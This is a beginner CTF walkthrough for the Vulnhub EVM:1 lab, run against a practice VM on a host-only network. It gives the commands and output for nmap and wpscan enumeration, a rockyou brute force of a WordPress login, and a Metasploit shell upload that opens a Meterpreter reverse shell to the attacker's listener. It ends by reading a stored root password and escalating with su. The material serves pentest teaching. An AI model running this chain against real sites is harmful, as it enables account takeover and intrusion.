Lab – CTF Walkthrough – EVM:1

Overview

The CTF lab EVM:1 was created by Ic0de intended to be an easy beginner BOOT-2-ROOT challenge. This lab works best when used with VirtualBox. This CTF is designed to introduce those new to CTF exercises some of the basics of pentesting.


Lab Requirements

1. One install of VirtualBox
2. One virtual install of Kali Linux
3. One virtual install of the target OVA file.


Download the target OVA file

The target OVA file can be downloaded from Vulnhub using the following link.


https://www.vulnhub.com/entry/evm-1,391/



Ensure your network configuration for both the target and your Kali are set to Host-only Adapter.



This launched the settings properties window. From the left windowpane, click on network, and from the right windowpane, ensure your target networking is configured for **Host-only Adapter**. Click OK.



You are now ready to launch your target VM by x2 click on the machine's name in your VirtualBox manager's left windowpane.

When ready, launch your virtual install of Kali Linux.

You are now ready to proceed with the walkthrough for this CTF.

Begin the lab!

For this lab, we shall use the following steps of the hacker's methodology.

- **Network Scanning**
- **Enumeration**
- **Exploitation**
- **Privilege Escalation**

We can assume that we have already reconned and identified our target, which is the site itself. That takes care of step 1 of the hacker's methodology, reconnaissance.

Part 1 Network Scanning and Enumeration

Now that we have the target network identified, we need to find the IP address of our target machine, and for that, we first need to identify our network IP.

If I have gained access to the network, I should have received an IP address for my attack machine Kali, using DHCP.

From your Kali machine, open a terminal and at the prompt type, **`ifconfig`**.

Find the IP address assigned to your attack machine.

We are interested in the first three octets of the assigned IP address given to our eth0 adapter. This is the network portion of our IP address. The last octet is the host IP.

This is my IP address! Yours may differ!

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.123  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:feab:81c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ab:08:1c  txqueuelen 1000  (Ethernet)
        RX packets 5064  bytes 473208 (462.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 940854  bytes 56496198 (53.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

We can next use **netdiscover** to find all the currently assigned IP addresses active on our target network.

At the terminal prompt, type, **`netdiscover -r 192.168.56.0/24`**

After a few moments, we get the following results. 192.168.56.103 is our target machine.

```
21 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 1260
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
192.168.56.100  08:00:27:ce:98:3d     10     600  PCS Systemtechnik GmbH
192.168.56.103  08:00:27:3f:52:9f      6     360  PCS Systemtechnik GmbH
192.168.56.103  08:00:27:df:65:86      5     300  PCS Systemtechnik GmbH
```

We next need to scan our target IP address for any open ports and services that may be vulnerable.

Open a terminal and type in the following nmap command.

`nmap -sC -sS -O 192.168.56.103`

The -sC script will run the default scripts. You can find a list of the default scripts that run using this nmap command by visiting the Nmap site. The -sS command runs the default TCP scan that Nmap runs.

Tip!

Nmap has a special flag to activate aggressive detection, namely -A. Aggressive mode enables OS detection (-O), version detection (-sV), script scanning (-sC), and traceroute (--traceroute).

Ours nmap results tell us the following port numbers **22, 53, 80, 110, 139, 143, 445** are open and running the following services: **SSH, DNS, HTTP, POP3, NETBIOS, and IMAP,** respectively. Using the -O switch, we learned that the target is running Linux 3.2 | 4.9.


```
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

```
┌──(root㉿kali)-[~]
└─# nmap -sC -sS -O 192.168.56.103
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-26 21:25 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00029s latency).
Not shown: 993 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   2048 a2:d3:34:13:62:b1:18:a3:dd:db:35:c5:5a:b7:c0:78 (RSA)
|   256 85:48:53:2a:50:c5:a0:b7:1a:ee:a4:d8:12:8e:1c:ce (ECDSA)
|_  256 36:22:92:c7:32:22:e3:34:51:bc:0e:74:9f:1c:db:aa (ED25519)
53/tcp  open  domain
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp  open  http
|_http-title: Apache2 Ubuntu Default Page: It works
110/tcp open  pop3
|_pop3-capabilities: CAPA UIDL AUTH-RESP-CODE SASL TOP RESP-CODES PIPELINING
139/tcp open  netbios-ssn
143/tcp open  imap
|_imap-capabilities: have LOGIN-REFERRALS IDLE OK LOGINDISABLEDA0001 capabilities more post-login LITERAL+ ENABLE Pre-login SASL-IR IMAP4rev1 ID listed
445/tcp open  microsoft-ds
MAC Address: 08:00:27:DF:65:86 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

For a breakdown of the Nmap commands and switches used in the lab, use the following cheat sheet.

Enumeration


I consider HTTP as low hanging fruit and since port 80 is open, let us try and open the IP in our Kali browser. In the address bar of your browser, type in the IP address of your target machine. The IP address of my target is 192.168.156.103. Yours may differ!



We have our first hint. A directory called wordpress is present, and it is vulnerable. To confirm this, we can open a terminal and run the following command using **`dirb`**. This is my IP address; yours may differ!

DIRB is a Web Content Scanner. It looks for existing (or hidden) Web Objects. Dirb works by launching a dictionary-based attack against a web server and analyzing the response.

`dirb` **`http://192.168.56.103/`**



We have confirmed there is a directory called 'wordpress'. As the name suggests, we can use wpscan to find more about the installation of WordPress running on the target. Open a terminal and at the prompt type:

`wpscan --url http://192.168.56.103/wordpress/ -e at -e ap -e u`

Let's break it down.


We are telling **wpscan** to enumerate(-e) all themes(at), all plugins(ap) installed on the WordPress site. And finally, all the users(u) that might be logged in on the WordPress Site.

You may receive the following error because **wpscan** needs to contact its update server. To allow this, change your kali networking from host-only adapter to Nat network. Run the command a second time, allowing **wpscan** to update. Once the update is complete, switch your Kali networking back to a host-only adapter and run the command one last time.


From the results, we learn a user named **`c0rrupt3d_brain`** can be attacked via bruteforce to get a password to log in with.

But first, we need to extract the **`rockyou.txt`** wordlist inside the wordlists directory


Minimize your terminal, and at the Kali desktop, open your files system. In the right window pane, scroll down until you find the **`usr`** directory and open it up. Inside the **`usr`** directory, find the **`share`** directory




In the share directory, scroll down until you come to the w's and find the **`wordlist`** directory.



Inside the wordlist directory, find the rockyou.txt.gz archive. Right-click on the archive, and from the context menu select, **Extract here**.



Click inside the directory to refresh the contents, and you will see the rockyou.txt file wordlist.




You can close the file system and return to your terminal.


At the terminal prompt, type:

```
wpscan --url http://192.168.56.103/wordpress -U c0rrupt3d_brain -P
/usr/share/wordlists/rockyou.txt
```

Wpscan is very particular. Once inside the terminal, you may want to retype the -U and the -P as the font or the special characters do not translate well if copied and pasted from the lab file. Additionally, with each revision of **wpscan**, the command syntax changes. Commands that worked in a previous version may longer work with the latest revision.



After about 3 minutes, the password for our targeted user is discovered.



`Username: c0rrupt3d_brain, Password: 24992499`

Part 2 Exploitation and Privilege Escalation

Now that we have a WordPress user username and password, we can use a well-known WordPress exploit available in Metasploit.

To launch Metasploit in Kali, launch a terminal and at the prompt type, **`msfconsole`**.

At the msfconsole prompt, type the following commands, one at a time.

```
use exploit/unix/webapp/wp_admin_shell_upload
set rhosts 192.168.56.103 (This is my target IP, yours may differ!)
set lhost 192.168.56.127 (This is my kali IP, yours may differ!)
set targeturi /wordpress
set username c0rrupt3d_brain
set password 24992499
exploit
```

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.56.103
rhosts => 192.168.56.103
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 192.168.56.123
lhost => 192.168.56.123
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username c0rrupt3d_brain
username => c0rrupt3d_brain
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password 24992499
password => 24992499
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options
```

Success! We now have a reverse shell using a Meterpreter session. We need to look inside the home directory of the target.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.56.123:4444
[*] Authenticating with WordPress using c0rrupt3d_brain:24992499...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/cdVoGmaJVE/MVpwizpPvx.php...
[*] Sending stage (39282 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.123:4444 → 192.168.56.103:53658) at 2021-01-27 01:28:08 -0500
[+] Deleted MVpwizpPvx.php
[+] Deleted cdVoGmaJVE.php
[+] Deleted ../cdVoGmaJVE

meterpreter >
```

At the Meterpreter prompt type, **`cd /home`**

At the prompt, type, **`ls`**

We have a directory inside the home directory called, **`root3r`**

Change directory location over to the root3r directory by typing **`cd root3r`**

To see what is inside the root3r directory, type, **`ls`**

Finally, print to the terminal the contents of the **.root_password_ssh.txt** file using the following command.

`cat .root_password_ssh.txt`

The root password for the target is **`willy26.`**

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2019-11-01 15:50:53 -0400  root3r

meterpreter > cd root3r
meterpreter > ls
Listing: /home/root3r
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  515   fil   2019-10-30 12:20:18 -0400  .bash_history
100644/rw-r--r--  220   fil   2019-10-30 12:00:58 -0400  .bash_logout
100644/rw-r--r--  3771  fil   2019-10-30 12:00:58 -0400  .bashrc
40755/rwxr-xr-x   4096  dir   2019-10-30 12:04:22 -0400  .cache
100644/rw-r--r--  22    fil   2019-10-30 12:06:32 -0400  .mysql_history
100644/rw-r--r--  655   fil   2019-10-30 12:00:58 -0400  .profile
100644/rw-r--r--  8     fil   2019-10-31 16:20:35 -0400  .root_password_ssh.txt
100644/rw-r--r--  0     fil   2019-10-30 12:11:08 -0400  .sudo_as_admin_successful
100644/rw-r--r--  4     fil   2019-11-01 14:41:28 -0400  test.txt

meterpreter > cat .root_password_ssh.txt
willy26
```

Privilege Escalation

We next need to pop a bash shell, and then we can elevate our permissions to that of a root user.

At the meterpreter prompt type, **`shell`**

You will not see a prompt, but at the cursor, type in the snippet of python code.

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

(You should take the time to become familiar with this Python snippet of code as you will see it used to elevate a prompt time and again.)

To become the root user, at the prompt type, **`su`**

Type in the password for root discovered earlier, **`willy26`**

Notice your prompt changes to let you know that you are now logged on as root.

```
meterpreter > shell
Process 2139 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ su
su
Password: willy26
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r#
```

Change directory over to the root folder by typing, **`cd /root`**

At the root prompt type, **`ls`**

To see the content of proof.txt file type, **`cat proof.txt`**

```
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# cd /root
cd /root
root@ubuntu-extermely-vulnerable-m4ch1ine:~# ls
ls
proof.txt
root@ubuntu-extermely-vulnerable-m4ch1ine:~# cat proof.txt
cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4ch1ine:~#
```

Summary –

This was an easy boot-2-root challenge but, it introduced some excellent exploits that can be used repeatedly. Become familiar with the Python snippet of code. You'll be introduced to these small chunks of code in Python, Pearl, BASH, and other programming languages. For more snippets of code, visit https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/ to access some excellent cheat sheets.

End of the lab!